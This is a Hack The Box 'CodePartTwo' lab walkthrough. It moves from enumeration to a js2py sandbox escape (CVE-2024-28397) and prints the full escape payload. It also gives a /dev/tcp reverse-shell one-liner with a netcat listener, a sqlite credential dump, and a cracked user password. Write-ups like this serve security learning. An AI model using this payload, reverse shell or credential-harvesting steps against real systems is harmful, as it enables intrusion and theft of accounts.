HTB CodePartTwo Writeup – Full Walkthrough
A Hack The Box CodePartTwo writeup.
Added 10.129.232.59 code.htb to /etc/hosts
Enumeration

Ran initial nmap scan:
1
nmap -sC -sV -p- -oA nmap --min-rate 10000 code.htb
Findings
- Port 8000 - Hosting a webserver

Website seems to ‘help developers write, save, and run javascript code’. Here we’re given the option to:
- Login/Register
- Download Source the application
Creating an account and Enumerating the web application
After creating an account, and logging in, we now have the option to navigate to the dashboard


- Here we can write, run, and save javascript code.
Source code analysis

Key Findings
- Web application was developed using the Python Django framework.
requirements.txtcontains the packagejs2pywhich is vulnerable to a sandbox escape (CVE-2024-28397).- API endpoints require no authentication to use e.g.
run_code
- Database file
users.dblocally hosted on the webserver.
Getting User
This PoC demonstrates how to escape the environment.
- Copy the “Payload” part from
poc.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
// [+] command goes here:
let cmd = "head -n 1 /etc/passwd; calc; gnome-calculator; kcalc; "
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
- Base64 encode a reverse shell command and replace the contents of “cmd” in the payload.33
1
echo -n "bash -i >& /dev/tcp/10.10.15.188/4444 0>&1" | base64

-
Capture a
run_codepost request with BurpSuite to see how this data is handled and send it to repeater

- Looks like the payload needs to be JSON stringified (I used JsonFormatter)

- Start a netcat listener
1
nc -lvnp 4444 - Send the HTTP request via burpsuite
- Receive a shell

Checking the /home/ directory we see two users: app and marco
Earlier enumeration confirmed a database is running locally on the webserver, we can open the users.db file and search for possible user credentials:
Searching for users.db
1
find / -type f -name "users.db" 2>/dev/null

Open sqlite3 db
1
sqlite3 /home/app/app/instance/users.db
Show the tables
1
.tables
Show the contents of the user table
1
select * from user;

We are shown the md5 hashes for two user’s passwords: marco and app.
I used CrackStation - ENTER URL to crack marco’s password:

sweetangelbabylove.
Let’s check for password re-use and attempt to create an SSH session as marco.
1
ssh [email protected]
